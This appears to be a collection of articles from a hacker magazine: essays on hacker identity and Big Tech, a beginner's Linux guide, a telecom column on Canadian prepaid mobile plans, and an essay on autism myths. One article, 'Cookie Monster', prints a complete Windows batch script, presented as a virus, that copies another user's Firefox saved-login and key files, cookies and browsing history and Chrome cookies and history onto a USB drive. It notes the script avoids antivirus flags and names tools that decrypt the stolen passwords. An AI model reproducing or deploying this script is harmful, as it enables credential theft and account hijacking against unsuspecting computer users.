I remember holding my breath when I first set up Ubuntu (Natty Narwhal, I believe) to dual-boot on one of my later laptops. I remember *really* holding my breath when I took the full plunge and scraped the hard drive to go all-Linux all-the-time. And again when I switched over from Ubuntu to Debian, realizing that the hand-holding, GNOME experience of the one distro was being replaced by the figure-it-out-yourself, you're-on-your-own-big-boy experience of the other.

Even with all this, maybe I'm not a hacker. But what does it *mean* to be a hacker? Hacking isn't entirely about computers or phones or even anything electronic. It's about being curious and not put off that you don't know something - in fact, your ignorance inspires you to learn. It means you are willing to poke into the corners of places you think you already know well, just to find something you actually *don't*. Spending hours reading man pages for the programs you use every day or hanging out on IRC to pick up a couple of tips or thinking about how you'd solve the problem someone just posted on Reddit. It means being OK with never having all the answers because, for one, that's impossible and two, things always change just when you *know* you've seen it all.

Being a hacker is also about having fun. Playing with hardware and software to see how they work and how they interact - and sometimes how they break. It's about feeling that moment of happiness that comes when your knowledge and skills expand and something that was impossible earlier now seems so simple. There's some pride of accomplishment in there too, I'll admit. That moment when the script you wrote works just the way you wanted it to or the computer reboots or you finally put the tools down on your scratch-built project.

And being a hacker is also about being part of a community. Learning from those who know more and sharing your experience with those who know less. Or thanking someone for the tip and, if you're lucky, being thanked by someone else when you offer your own tip. It's about typing up a patient explanation when the easiest thing would be just tell the person to RTFM, and having the respect for others to thoroughly look for an already-existing answer before asking your question.

So am I a hacker? Maybe. Maybe not. To be honest, I don't care what you call me. I've been learning and having fun and learning more and having more fun and sharing when and where I can for almost 40 years now. And as far as I'm concerned, that's all I need to know.

A Response to a Call to Arms

by Just Keep Things Anonymous

In 40:3, I took Doorman's article "Learn Linux, People!" as a call to arms. Recently I went to a large cybersecurity convention in the Midwest and was amazed that I appeared to be the only person using Linux. Every presenter or person taking notes with a laptop was running either Windows or Mac OS. I almost felt out of place with my small ThinkPad taking notes in Doom Emacs. As hackers, we need to be in tune with the hardware and software that we use in our daily lives. That is something that is now no longer possible with closed-source systems. So, as my response to Doorman's article, we all need to learn Linux. My goal here in this article is to share my insights on how to get started.

The Coming Glut of Hardware

Apple and Microsoft are both forcing the planned obsolescence of hardware that is still viable. With Apple, this has always been the case as they will limit hardware support on their most recent operating systems, denying security updates to hardware that is still good. Microsoft has declared that their most recent operating system, Windows 11, will not work on anything older than an eighth generation Intel (or AMD equivalent) processor. This is still hardware that is viable and useful. I am writing this on a fourth generation ThinkPad; I have no issues doing my work. The hardware can still browse the Internet, play video, play games, remote into work, and write articles. Why should this hardware be thrown away? With Linux, we can put an operating system on this hardware that will keep getting security updates, get the latest builds of software, and run better than the original operating system that was on it.

Some things to look for with refurbished hardware. You may have to swap the hard drives out for a newer solid state drive. These can be had for under $100 and they improve the performance of systems that had a traditional "spinning rust" drive. They also reduce power consumption and are more reliable. If you purchase a laptop, you may have to replace the battery as well. Try to avoid anything with a Nvidia video card as those tend to be temperamental (even modern ones). Intel and AMD video cards have excellent Linux support and have given me the least amount of grief. The most recent graphical display system, Wayland, runs well on these cards. Be warned with Macs; getting Linux to run on Mac hardware can range from simple to a learning experience. I recommend looking at the Arch wiki (even if you don't run Arch) to get an insight on the challenges of a particular model of Mac you may want to try Linux on.

Goodwill, eBay, and even Newegg and Micro Center are good places to look for refurbished hardware. If you are new to computers in general, go with something from Newegg or Micro Center, as the hardware will be tested and typically have a 30-day warranty. As your skills grow, venture out into other places. I've got an old Dell server right now running Linux that was pulled out of a dumpster.

The Journey of the Right Distribution

Linux's greatest weakness and strength is choice. You can choose the environment, shell, login manager, package manager, and even the installer. This can be overwhelming for a beginner. In Doorman's article, he had suggested Kali Linux. Kali is a great distribution, but it is focused on penetration testing. For those who are looking for a more general interest distribution, the choices can go on forever. I will make a few recommendations but, before I do, a few words of advice.

I like having two computers, one that is my daily driver and one that is my system I tend to knock around. When I started out a long time ago, I installed Linux on a portable hard drive and dual-booted with Windows until I got comfortable. As I tried out different distributions, I would keep one on the distribution I was comfortable with and tried the other one on my knock-around system. I like running on actual hardware over a virtual machine, as it gives a more clear picture of how Linux will run.

Linux distributions also tend to come in two ways: a long-term release (LTS) and a rolling release. Long-term releases will get updates once or twice a year and include new versions of software, the kernel, and general improvements. Rolling releases will get new software right away. There is some argument on which way to go. For new-to-Linux users, start with an LTS and, as you progress in your knowledge, move to a rolling release.

Now for my recommendations.

Linux Mint: This is where I started. Its dead simple, great hardware support, and the default desktop environment (Cinnamon) is familiar to anyone coming from Windows. I'd say its only flaw is that it can feel dated at times. Great on older hardware. This is an LTS distribution.

Kubuntu: A derivative of Ubuntu, Kubuntu has the KDE desktop environment. This is a good environment, as it can be customized to be like Windows or Mac. Great support and a good community. Great on older and newer hardware. This is an LTS distribution.

Fedora: Based on Red Hat, this distribution gets a lot of attention and a lot of support. This is an LTS release.

Manjaro: Based on Arch, the GNOME and KDE versions have an excellent software selection out of the box and are user-friendly. This is a rolling release and also my current daily driver.

One final piece of advise: don't get bogged down in other people's opinions on what is the best distribution. Try many different ones and find the one that works for you and your workflow. Also, go with one that has good documentation and good community support. The ones named above are solid in that regard. Also, back up your stuff because you will probably jump distributions every so often. In the last year, my laptop that I use for testing has had Manjaro, openSUSE Tumbleweed, Fedora, EndeavourOS, NixOS, Kubuntu, and back to Manjaro again, and may have another date with NixOS in the future. It's a journey, so have fun.

Getting Software

Because the Linux community likes to do things in multiple ways, there are four major methods to get the software you need to run. I will say it is an improvement from when I tried Linux back in the early 2000s. These four methods are:

- Your Distribution's Repo
- Flatpaks
- AppImages
- Snaps

At the end of the day, all four of these are going to get you what you need. Don't get bogged down in Internet chatter on which is better. If you have a specific software package to run, look at their website and see what they recommend. I set up my Linux installs to do all four. Unless I have a specific need for a specific version, I go first with my distribution's repo, then Flatpak, then Appimage, then Snap. Each distribution is going to have its own way to install software. Learn the context for the package manager application and you will go far. The YouTube channel "Learn Linux TV" has great videos on the different package managers including Snap and Flatpak to get you started.

In Closing

As stated previously, we all need to learn Linux and foster its growth. With corporations about to be forced to unload viable hardware, getting a system that will be a great daily driver won't be a problem. You will want to try out as many distributions as possible until you find one that feels "just right" to you. Once you find a distribution, you will have multiple ways to get the software you want. Don't be afraid to learn and don't be afraid to jump in. Thank you Doorman for the article in 40:3.

Links to Get Started

Learn Linux TV - distro reviews and in-depth learning - www.learnlinux.tv/

Linux Unplugged - weekly podcast with good information - linuxunplugged.com/

LPI Linux Essentials - short training course on Linux - www.youtube.➥com/playlist?list=PL78ppT-_➥wOmvlYSfyiLvkrsZTdQJ7A24L

HackTheBox - has a great training course for introducing Linux and other advanced topics - www.hackthebox.com/

Arch Wiki - it's for Arch, but I find it to be a good resource for other distributions as well - wiki.➥archlinux.org/

Big Tech Is the New Soviet Union

by aestetix

Time can often feel relative. For some, the dream of using technology to make the world a better place seems a distant past, and for others, a more recent memory. We might often summon nostalgia when thinking of seeming miracles, like the turn from silent films to talkies, the ability to broadcast live news from anywhere in the world, or the instant thrill of sending or receiving an email.

This dream exploded in the late 20th century with the promise of the World Wide Web, and even into the 21st century as science fiction ideas like video calls and the Dick Tracy radio watch became a reality. And yet, in the same time period, the very reality which enabled this dream has crushed it. What we all thought would become a utopia has instead revived some of the worst parts of the former Soviet Union, using clever arguments to mask the truth.

To explain this, let's first look at the most obvious symbol of the Soviet Union: bread lines. At heart, they represented a centrally controlled economy. The original idea was that poverty and famine were caused by inequality, and to solve these problems, the government needed to control the supply chains, from the local farms to the shops themselves. But issues arose, such as bad weather and rebellious farmers wanting to keep their crops, creating shortages that led to a need for rationing. This resulted in long lines of people waiting for hours to get their requisite loaves of bread. By inserting themselves into every point of the supply chain, the government made the inequality far worse.

No analogy is perfect, but if we define the new digital economy to include the Google and Apple app stores (as well as Google search), it starts to look similar. We have a whole generation of people using devices (phones and tablets) which can only run software downloaded from the app stores, which are run by the same companies that sell the devices. The app stores have an opaque set of requirements, and if an app runs afoul of them, not only can the app disappear from the store, but it can also be forcibly removed from the devices without the owners' consent. Setting aside the obvious conflict of interest of the same company selling the devices dictating what can be installed on them after purchase, if a small company is trying to create apps for their business, they can be subject to these insane rules, endless wait times, and no appeal. If their app is removed from the store, they can lose customers and their business may go bankrupt, and there is nothing they can do. The same issues apply to being delisted from search engines. And yet, Big Tech defenders will argue that Google and Apple are private companies who can operate however they wish.

Another popular tool of oppression in the Soviet Union was book banning. Consider the struggles Boris Pasternak encountered trying to sneak his novel *Doctor Zhivago* out of the country so it could be published, or how Aleksandr Solzhenitsyn, author of *The Gulag Archipelago,* secretly recorded testimonials while in the Gulags on scraps of paper to attempt to avoid detection by the "stool pigeons." Some people risked their lives collecting secret libraries of forbidden books that might lead people to question the sanctity of the state. And people had to be extremely careful with their humor: in his novel *The Joke,* the Czechoslovakian activist Milan Kundera detailed a process by which a student wrote a sarcastic love letter which, intercepted by the secret police, landed him in a forced military labor camp. Although the work was fiction, it was censored and banned.

It is true that we are allowed to offer criticisms of Google, Apple, and others, without risk of expulsion, but we are not allowed to share opinions which may affect their bottom line. Rather than rounding up all available print copies of books and burning them publicly, companies like YouTube and Instagram will simply shadowban, allowing us to speak, yet nobody will hear us. YouTube uses monetization to encourage people to attempt to earn a living by posting videos, but then penalizes with demonetization if those same people say or show something that violates the silent creed - again, without explanation. One rather nefarious addition to this censorship in recent years: in addition to using algorithms to monitor videos for copyrighted music, Big Tech companies started to monitor for certain key words that might not be "advertiser friendly." It has created a chilling effect where YouTubers literally self-censor, either by saying things and then manually bleeping out words they think will hit the algorithm, or simply avoiding those words (or topics) altogether. In some sense, a bizarre sanctity of the nebulous advertiser seems to have replaced the "for the children" slogan of a prior generation.

Returning to the Soviet Union once more: upon gaining power in 1917, the Bolsheviks proceeded to throw out the entire legal system, literally making up the rules as they went along. This legal void allowed first Lenin and then Stalin to create a massive bureaucracy that served to protect the government at the expense of the people - literally the opposite of their stated mission. Further, their actions to abolish the individual in turn removed the incentive for people to do anything more than the bare minimum necessary to comply with the party.

We can see something similar play out almost across the board in Big Tech companies. As flawed as democratically elected institutions are, they are at least mandated to follow publicly available laws and procedures which are subject to public scrutiny. While Big Tech must follow the law, their proceedings and decision making are not public, and any attempt to contact them falls into a digital black hole. Where elected representatives have phone numbers, email addresses, and offices open to their constituents, most Big Tech companies have general "feedback" forums nobody reads, and email addresses that seem to get fed into algorithms that go nowhere. If we have a problem we'd like one of these companies to address, such as a wrongly decided "strike" on a YouTube video, our only recourse is an alleged "appeals" process typically consisting of a faceless form we must fill out, after which the infraction is either confirmed instantly by some automated process, or dropped into the void and never seen again. This strategy extends to all corners of existence. For example, Google's legal department has over a dozen phone numbers on their website, all of which forward to the Mountain View office, giving a recorded message that informs us that all agents are currently busy and hangs up, regardless of the day or time.

Why has tech turned into this nightmare? The late stages of the Soviet Union may offer some insights. As the great social experiment slowly failed, stronger and stronger measures were taken to force success. A chasm formed between what people actually believed, and what they would say out loud. They found themselves forced to adjust their routines and everything they did to fit with the fantasy image of a perfect citizen, knowing that the slightest infraction could tip off their neighbor, who might be a secret police agent. The government itself tried to come up with ways to justify the extreme measures it took to continue its existence - until it collapsed in exhaustion.

Are we seeing the same thing in Big Tech companies? Perhaps this is the natural evolution of "bring your entire self to work." If we were an employee at a Big Tech firm, putting in the requisite 80 hours a week, and limiting our social group to other Big Tech employees, wouldn't we also be inclined to do that which we thought was best for our own survival, be it living and repeating company lies, or explaining to the outsiders that everything was, in fact, under control? If the app was banned from the store, surely there was a good reason, and any smart person could figure it out. And if the account was limited somehow by the sacred algorithm, perhaps the digital citizen should rethink what they say in the future. After all, Big Tech is good for the world; it's just that the world doesn't yet understand.

Cookie Monster

by Street

A "cookie monster" virus specifically targets Internet cookies, which are small pieces of data stored on a user's computer by websites for various purposes such as tracking, authentication, and personalization. The 1995 movie *Hackers* featured a "cookie monster" virus.

Cookies serve several important functions.

Authentication: When you login to a website, a cookie is created with your login credentials.

Session Management: Cookies store session IDs, allowing you to remain logged into a website even after you leave.

Personalization: Websites use cookies to remember your preferences and settings.

Tracking and Analytics: Cookies can track which pages you have visited.

Targeted Advertising: Cookies are used to track your browsing history and deliver targeted ads.

Cookies raise privacy concerns, and you can block or delete cookies if you are not comfortable using them. Cookies can also be stolen. If someone were to steal cookies from your computer or device, it could pose several potential dangers, particularly in terms of privacy and security:

Unauthorized Access: Cookies often contain authentication tokens or session IDs. If these cookies are stolen, an attacker could potentially use them to gain access to your accounts without needing your username and password.

Privacy Concerns: Cookies may store information about your browsing history, preferences, and interactions with websites. Stolen cookies can be used to monitor your online activities.

Data Breaches: If cookies are stolen from a website or service, it could cause a large security breach. This could lead to the exposure of sensitive user data, including personal information, financial details, and other confidential data.

Stolen cookies represent a security and privacy risk. They can lead to unauthorized access, privacy violations, and identity theft. Unfortunately, cookies aren't very secure, or even encrypted. You can copy a cookie file from one computer and it will work on another machine. You can even read cookie files just as easily as looking at your browser's history.

There are a few tools you may be interested in that are made by NirSoft. They can open and edit Firefox and Chrome cookie files.

MZCookiesView v1.60
`www.nirsoft.net/utils/mzcv.html`
ChromeCookiesView v1.76
`www.nirsoft.net/utils/chrome_`
`➥cookies_view.html`

Below is my own "cookie monster" virus that I wrote as a Windows batch file. You could write the same program in any language, but a .bat file isn't going to be flagged as a virus. Also, if you are reading this and don't know how to compile code, you can simply copy this file into Notepad and save it with a .bat extension and it will run. This .bat file needs to be on a USB drive ("D:\"). When you run the .bat file it copies the cookies from Mozilla Firefox and Chrome to the root of the USB drive. It will also copy other important files, like browser history and Mozilla Firefox passwords. The browser history and password files are in the same directory as the cookies. Firefox passwords are in the "logins.json" file, and need to be in the same directory as "key4.db" to be decrypted. A tool like WebBrowserPassView (`www.nirsoft.net/utils/web_➥browser_password.html`) will do the job. Unfortunately, I haven't found a good way to crack Chrome password encryption without being on the local machine. NirSoft also makes tools for the browser history files:

MZHistoryView
`www.nirsoft.net/utils/mozilla_`
`➥history_view.html`
ChromeHistoryView
`www.nirsoft.net/utils/chrome_`
`➥history_view.html`

```
REM Cookie Monster Virus

@echo off

setlocal enabledelayedexpansion
set "directory=C:\Users"
set /a count=0

echo.
echo Select User
echo -----------
echo.

for /d %%i in ("%directory%\*") do (
     set /a count+=1
     echo !count! %%~nxi
)

echo.
set /p selection="> "
set /a count = 0
set "user="
for /d %%i in ("%directory%\*") do (
     set /a count+=1
     if "!count!"=="%selection%" (
         set "user=%%~nxi"
         goto end _ loop
     )
)
:end _ loop
echo.
echo Selected: %user%
set "targetFile=logins.json"
set "searchDir=C:\Users\%user%\AppData\Roaming\Mozilla\Firefox\
➥Profiles\"


for /r "%searchDir%" %%i in (%targetFile%) do (
     copy "%%i" "D:\" > nul
)

set "targetFile=key4.db"
set "searchDir=C:\Users\%user%\AppData\Roaming\Mozilla\Firefox\
➥Profiles\"


for /r "%searchDir%" %%i in (%targetFile%) do (
     copy "%%i" "D:\" > nul
)

set "targetFile=cookies.sqlite"
set "searchDir=C:\Users\%user%\AppData\Roaming\Mozilla\Firefox\
➥Profiles\"


for /r "%searchDir%" %%i in (%targetFile%) do (
     copy "%%i" "D:\" > nul
)

set "targetFile=places.sqlite"
set "searchDir=C:\Users\%user%\AppData\Roaming\Mozilla\Firefox\
➥Profiles\"


for /r "%searchDir%" %%i in (%targetFile%) do (
     copy "%%i" "D:\" > nul
)

set "targetFile=Cookies"
set "searchDir=C:\Users\%user%\AppData\Local\Google\Chrome\"


for /r "%searchDir%" %%i in (%targetFile%) do (
     copy "%%i" "D:\" > nul
)


set "targetFile=History"
set "searchDir=C:\Users\%user%\AppData\Local\Google\Chrome\"


for /r "%searchDir%" %%i in (%targetFile%) do (
     copy "%%i" "D:\" > nul
)

echo Done.
echo.
timeout /t 2 /nobreak > nul
endlocal
```

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! Summer starts earlier and earlier every year, and this year, it was 80 degrees before Memorial Day. Already, fires are raging in the interior of British Columbia, and a thick blanket of smoke has settled over Calgary. I know where this is likely to end up, and I sure don't want to be here when it does. Fortunately, just in time to escape the madness, my employer began offering furloughs and early retirement packages! I'm not ready to retire yet, but I'm certainly happy to take a furlough. I have months of vacation time built up anyway, and because we're so short staffed, it has been almost impossible to get approval. The "voluntary furlough program," as The Company put it, is exceptionally generous. I'll continue to be vested in my pension, I can use up my vacation time, I'll remain bonus eligible, and my employee benefits will be fully paid for the duration.

Naturally, during my 90 days of voluntary furlough, I plan to travel. For the summer, heading north to Canada seems like a safe bet (as long as I stick to the coasts, and away from the fires). The U.S. dollar is pretty strong right now, making Canada more affordable than usual. Also, for whatever reason, the requirement to have a passport means that it's a lot less crowded than most summer travel destinations in the U.S.

This, however, means that I'll need mobile phone service. Now, you might think that roaming in Canada would be pretty cheap and easy. After all, it's right next door. Unfortunately, it is neither cheap nor easy. Verizon charges $10 per day. T-Mobile only allows roaming at normal speeds on their most expensive plans, and these only allow 15GB of data usage in Canada before it's throttled. Google Fi would work, but they cut you off after 90 days of sustained international roaming, and they're pretty expensive as well. AT&T is similar: in theory, their plans are generous, but if you spend too much time outside the U.S., they'll quickly fire you as a customer. Every U.S. plan I looked at came with annoying limitations that would make traveling full time in Canada unattractive, so I decided to look for a local plan in Canada.

Canada has two nationwide mobile carriers: Bell and Telus. They have virtually identical coverage, because they share towers and spectrum. A third network, Rogers, is technically not nationwide, but has an extensive footprint covering the most populated areas of the country. Unfortunately, signing up directly was a no-go. Under their own brands, these carriers offer postpaid services where a 24-month contract is standard. And none of them would give me an account without a Canadian Social Insurance Number and pulling a Canadian credit report. I don't have either of these, of course. When I admitted this, one of the salespeople I spoke to was so suspicious that I think she might have reported me to the CBSA as an illegal immigrant!

OK, fine then. Prepaid services were the way to go, presenting me with a bewildering array of options. And let me tell you, this is absolutely *exhausting*. There is a current business trend where companies will repackage the same product under multiple brand names. The pricing will be different, distribution channels may be different, but the product is essentially the same. We see this a lot in the travel industry. Marriott limited service hotels, for example, come in Courtyard, SpringHill Suites, Fairfield Inn and Suites, AC Hotels, Aloft Hotels, Moxy Hotels, Protea Hotels, City Express Hotels, and Four Points Express by Sheraton flavors. It's all pretty much the same product sold under different brand names, pricing, and distribution strategies. And yes, just to make things more confusing, the last one on the list is literally a sub-brand of a sub-brand.

As in the U.S., prepaid services are either offered as sub-brands of the mobile carriers themselves, or through MVNO arrangements. However, unlike in the U.S., Canada requires mobile carriers to offer roaming services.

There is a quality difference between the national providers (Bell and Telus) and other providers, but it isn't always in favor of the national providers. When you're deciding which network to primarily use, you're deciding between a national footprint without roaming, or a regional footprint where roaming may be required. The size of that regional footprint can be small (for example, the province of Saskatchewan which is served by regional provider SaskTel) or large (Rogers, which serves ten Canadian provinces, but not the northern territories).

Between Telus and Bell (which you'll recall largely share the same network), there are four different prepaid brands, offering wildly different pricing and services. Public Mobile, for example, operates on the Telus side of the shared network. The brand offers both 4G and 5G plans. 100GB at 5G speeds costs CAD $50 a month on the current promotion, eSIMs are available, roaming is available to the U.S. at no additional cost, and nationwide calling to the U.S. and Canada is included - except, curiously, the following: calls to 411; 511; Reedley, California (559-726-XXXX); Carroll, Iowa (712-775-XXXX); Lake Park, Iowa (712-432-XXXX); Charles City, lowa (641-552-XXXX); Pine Ridge, South Dakota (605-562-XXXX); Redfield, South Dakota (605-475-XXXX); and Fort Thompsons, South Dakota (605-477-XXXX). (I'm guessing free conference calling services operating in these locations have absolutely nothing to do with this.) In terms of contracts, Public Mobile is a monthly prepaid product, but no contract is required.

Meanwhile, Virgin Plus, which operates on the Bell side of the same network over the same cellular towers, offers both contract and prepaid plans. If you don't want to get locked into a contract, you are pretty much stuck with prepaid. A 40GB a month plan, supporting 4G speeds, is $85 per month (although if you sign up for their "autopay" service, which only works with Canadian credit and debit cards, you get an extra 10GB a month). You can't roam in the U.S., but unlimited calls within the U.S. and Canada are included. Carroll, Iowa doesn't appear to be blocked by the Terms and Conditions, however. eSIM service is only offered for iPhones, and all other phones need to use a physical SIM card.

Not to be upstaged in the brand fragmentation contest, the mobile carriers offer MVNO arrangements as well. They sell their services to wholesalers, who operate as a platform. They can then resell the service under different brands. The grocery chain Loblaws operates as an MVNO, reselling Bell Mobility service under two brand names: PC Mobile and No Name (the No Name brand offers a virtually identical service, but it's less expensive, is operated as a sub-brand of PC Mobile, and is only distributed at No Frills stores). A wholesale platform, Ztar Mobile, resells Rogers Wireless and is used by 7-Eleven's Speak Out Wireless brand and Good2Go Mobility (primarily sold at Petro-Canada). And an MVNO is the arrangement used by my mobile carrier of choice, CT Excel.

CT Excel's website is only in Chinese. That's a good sign: when the menu at a restaurant in China is only in Chinese, the prices are usually lower than if you see any English. CT Excel offers prepaid service at competitive pricing, and with a fairly unique feature: you get both a Canadian and a Chinese phone number. Calls to your Chinese phone number will ring your Canadian phone, and there's no additional charge to receive these calls.

Now, this is a huge benefit to me. I don't like getting calls while I'm on vacation (or furlough, as the case may be), and China is currently a Level 3 country on the State Department's advisory list. This means that no company business can be discussed while I'm traveling in China or reached using a Chinese telephone number. I'm required to leave a phone number with the Central Office so they can contact me in emergencies, and you can probably guess which contact phone number I will be providing!

I hope your summer is as relaxing as mine will be. Pay attention to fire reports and fire safety if you're exploring the great outdoors, and I'll see you again in the fall.

References

`docs.fcc.gov/public/attachments/`
`➥FCC-21-68A1.pdf` - AT&T and Verizon were not amused with the shenanigans of FreeConferenceCall.com in Reedley, California.

`www.ctexcel.ca/` - China Telecom Canada, offering many fine mobile services in the Chinese language.

`en.wikipedia.org/wiki/List_of`
`➥_mobile_network_operators_`
`➥in_Canada` - Comprehensive list of mobile phone providers in Canada, including MVNOs.

`www.ztarmobile.com/` - you'd probably never guess what this company actually does based on their web page.

AUTISM: OF UNMAPPED TERRITORIES, EUGNIC(IDE)S, AND ANTI-VAXXERS

by Don Carmilla

Being tipped off that I might have autism, the firsthand accounts of others born with it helped me the most. Their descriptions of how they experience the world hit home: more than once, it felt like somebody had direct access to thoughts and emotions I had learned to hide from the world to survive therein. Confirmation bias? More than the "generally common traits" given examples for by people with autism, the minute details therein had the most impact.

What medically trained professionals and such had online was mainly copy and paste, sprinkled with something for the history books - and not only when it comes to autism. This, too, opens the medical field for scammers. One is born and lives with autism, which in itself isn't a health risk. People can be.

"Don't 'they' talk each other into something?" Generally, the opposite is true: doctors, social workers, psychotherapists, and other "experts" told me personally: "You can't have autism, because..." any of the wrong ideas this article refutes, which are just some of the most pervasive ones.

"Trauma-bonding?" In communication with other people with autism, trauma also came up, but was usually avoided. Guess why....

Having autism is only a part of who I am. My written diagnosis has value only insofar as others being denied one were excluded from help, if wanted. Wrong diagnoses abound, resulting in wrong medication and treatments, with sometimes life-threatening consequences.

Did You Notice?

A less defined signal-to-noise threshold means that everything can be a signal. Some find it easier to filter, others more challenging. Any or all of the senses can be heightened to uncomfortable levels for people with autism:

- Hearing bats calling isn't an uncommon skill. The buzzing of strip-lights can be as annoying as a marten repellent system's sound. Being so focused on a task that one doesn't react to (immediately) can be a sign of undiagnosed autism, as ear specialists not finding anything wrong with the hearing capabilities know. "Perfect pitch" is also not uncommon.
- Being sensitive to touch may not only inform one's choice of clothes or trinkets, but food too: what gets mistaken as "being picky" can actually be discomfort with one's mouthfeel. This can get misdiagnosed as an "eating disorder."
- Bright lights can hurt: "#redinstead" is a campaign to counter the not so bright idea of using blue light to "increase awareness" about autism. Blue light hurts everyone's eyes, while red light is more comfortable, because science.
- That increased sensitivity for "input signals" not perceived as intense by the assumed average can get misdiagnosed as psychosis (a break from "reality"), or even as schizophrenia (roughly "chronic psychosis").

"Do vaccines cause autism?" No. One is born and lives with autism.

In 1992, a former physician from the U.K. published a now retracted study of five pages, done on 12 children, which suggested a link between autism and a combined vaccination against measles, mumps, and rubella (MMR).

That same doctor had also applied for a patent for a vaccine against measles the year before. Among other things, his concoction claims to also "cure" a made-up disease allegedly causing autism. None of the follow-up studies done by others since then were able to prove any of his claims. A series of articles[1] also revealed outside money involved to spread misinformation about vaccines, etc. Since 2009, he's not allowed to practice medicine in the U.K. anymore.

Other "causes" baselessly claimed: cow's milk[2], "refrigerator mothers"[3], pets' vaccinations[4], *Peppa Pig*[5], demons[6], etc.

Some other, very wrong ideas:

- *"Only 'boys' can have autism?!"*

As can any human being - "real men" can too!

- *"Genius?!"*

The *Rain Man* character was inspired by Kim Peek, a "savant" - having unusually high skills in one field, but often facing serious challenges in many aspects of everyday life. Other savants also have (had) autism, like Kim Peek. Q.E.D.

- *"Repetitive actions?!"*

As a metalhead, I know: repetitive movements can help anyone to release tension. Blocking that valve to "seem normal" is a goal of the pseudo-scientific "ABA (Applied Behavior Analysis) therapy" (see above).

- *"Only one "special" interest?!"*

A specific interest can also serve as a bollard. People with autism I've come to know personally all have many more interests, and are generally more curious about the world than I'm used to.

- *"Can't socialize?!"*

My friends don't seem to know that.

"Social cues" is information transferred as facial expressions, body language, and what's "between the lines." Correctly reading that subtext is hard for me, due to what I'd circumscribe as - no offense - "a weird form of dyslexia."

That truism "only a fraction of communication is actual content" - for me, the exact opposite is true! Constantly having to guess "what may the originator's actual intent have been?" in every communication is exhausting! And wouldn't reading your minds be a breach of privacy?

Then there's my "emotional blindness" (Alexithymia): my inability to recognize my own emotions correctly. At best, I can describe them to others as movie scenes - usually highly amusing for everyone but me.

Honesty? Neutrally stating an obvious fact, with deathly precision, can be followed by decades of regret about the involuntarily damage caused - ask me how I know....

- *"No eye contact - not even for a split-second?!"*

Holding eye contact can become very intimate for people. Maintaining it while simultaneously keeping several details in one's mind, with even more information being added through the expressiveness of eyes can be too much. Not being aware that avoiding eye contact is unconsciously taken as a sign of dishonesty can cause more unexpected trouble.

- *"Can't have intimate relationships?!"*

Is that an order, incel?

- *"No sense of humor?!"*

Among many others, also Fern Brady, Günther Paal, Hannah Gadsby, Daryl Hannah, and Anthony Hopkins will laugh at that!

- *"No empathy?!"*

Other people's emotions can trigger a cacophony of feelings in me that can render me unable to react as expected. I can feel deeply with others, whether I like it or not.

- *"Be more spontaneous!"*

This usually means I have to deal with other people's inability to keep up any agreement - especially in the workplace!

Routines can be bollards in stormy times. Sticking to them can get wrongly diagnosed as OCD (obsessive-compulsive disorder). Worse, if these bollards are physical objects in one's own possession: some "experts" diagnose this as kleptomania, a compulsion to steal, even without any cases of actual theft!

And it gets worse:

- *"It's over-diagnosed, like burnout!!!"*

Many other medical diagnoses also increased. And burnout is a thing: when I was in a treatment center for people with all kinds of mental trauma, I often heard: "Until it got me too, I also thought it was over-diagnosed."

- *"It's Big Pharma at play!!!"*

There are no "autism meds" as such, and autism itself isn't a health risk. People can be: one is born and lives with autism, which attracts bullies with a pull that defies science. Anxiety, depressions, stress and its consequences are ailments acquired through the way people treat those who are somehow "different," thus disabling them from participating in everyday life.

Self-medication and alcohol abuse to "blend in" at any cost can be misdiagnosed as "borderline personality disorder" (BPD).

- *"You can speak?!"*

This is text - but yes: some prefer to use the written word over its audible form, use online chats, sign language(s), have a talk show using a text-to-speech interface,[7] write articles....

Getting carried away when talking about a topic can be unconsciously releasing anxiety, wrongly taken as being full of oneself.

- *"...sometimes a bit autistic?"*

Like "...a bit pregnant, sometimes?"

- *"you don't look..."*

And one's nose shape tells you all about that person's faith, right?!

- *"People with autism have no feelings!"*

F*** off!

Alleged "Cures" Against Autism

Another vaccine, maybe? Among the fundraising organizations claiming to speak for "people like me," some also fund research to "cure" the world from autism - "a final solution," if you will.

"Eugenics" applies the concept of "only the best stock should reproduce" from animal breeding to humans. 1389 words so far - time for "Godwin's Law" to kick in:

In 1939, the German Reich started "Aktion T4," the systematic murder of "life unworthy for life." It didn't come out of the blue: the year the Nazis came to power (1933), a law came into effect forcing sterilization onto people with physical or mental "disabilities," thus deemed to pass on "inferior traits," like being of a certain ethnic group, assessed as having a "deviant lifestyle," being "incurably asocial," or "genetically inferior."

Posters publicly decried the "overburdening" cost of socialized medicine, e.g. by depicting somebody in a wheelchair next to an amount of money needed to keep that person alive. The umbrella term was "ballastexistenz" - one's life being a ballast on others. This accompanied the Porajmos (Romani genocide), the Shoa, the slaughter of "Slavic sub-humans", etc.

The homicides took place, among others, at Am Spiegelgrund children's clinic and Schloss Hartheim. Involved therein was the pediatrician Dr. Hans Asperger - by writing assessments that got children sent to the killing facilities. It's still debated if he was fully aware of his actions' consequences. Until his retirement in 1977, he continued to work in the field of children's medicine, also teaching at the university. Based on his research, English psychiatrist Lorna Wing suggested in 1981 the term "Asperger Syndrome."

Former senior doctor overseeing the murders of children at Spiegelgrund clinic Heinrich Gross also had a long career afterwards: esteemed for his assessments written as court-appointed psychiatrist, and doing "research" on his victim's brains, which were kept until 2001 on the Spiegelgrund premises. Brought before a court in 1998 for his crimes, he was found unfit to stand trial due to poor health. A fate that also befell Schloss Hartheim's former medical director Dr. Georg Renno. Legal actions against him ended in the 1970s, also due to his bad health. In a 1997 interview, he stated: "I have peace of consciousness," and having "relieved" his victims through a "mercy death." "Euthanasia" is the act of knowingly ending the life of a person who had consciously consented to that. Otherwise, it's homicide.

Eugen Bleuler, who in 1911 coined the term "autism," also supported eugenics. In 2023, a baby with the DNA of three people was born.[8]

Let one's actions speak for one's personality? I fear actually well-meant, but misinformed actions the most. My own psychiatrist saved my life in more than one way, always explaining to me why which approach would - in my case - make the most sense. A very good doctor, at least!

"High-functioning autism" was another term for "Aspergers,'" with its equally demeaning twin "low-functioning" being a label still used in articles about autistic advocacy activist Mel Baggs - whose blog title "Ballastexistenz" hits where it should, for me.

Some other reputed "cures" used in 2024:

- Both ABA and its successor, "Gay Conversion Therapy," were co-developed by the same person:[9] to enforce "desired" behavior, "undesired" actions get punished, e.g. through electroshocks.[10]
- "Facilitated Communication" (FC): to communicate, one's hand is "guided" by another person on a keyboard[11] - not an Ouija board - to similar effects.
- "MMS - Miracle Mineral Solution:" a liquid containing industrial bleach,[12] given as enema,[13] also advertised against cancer, made-up parasites....[14]

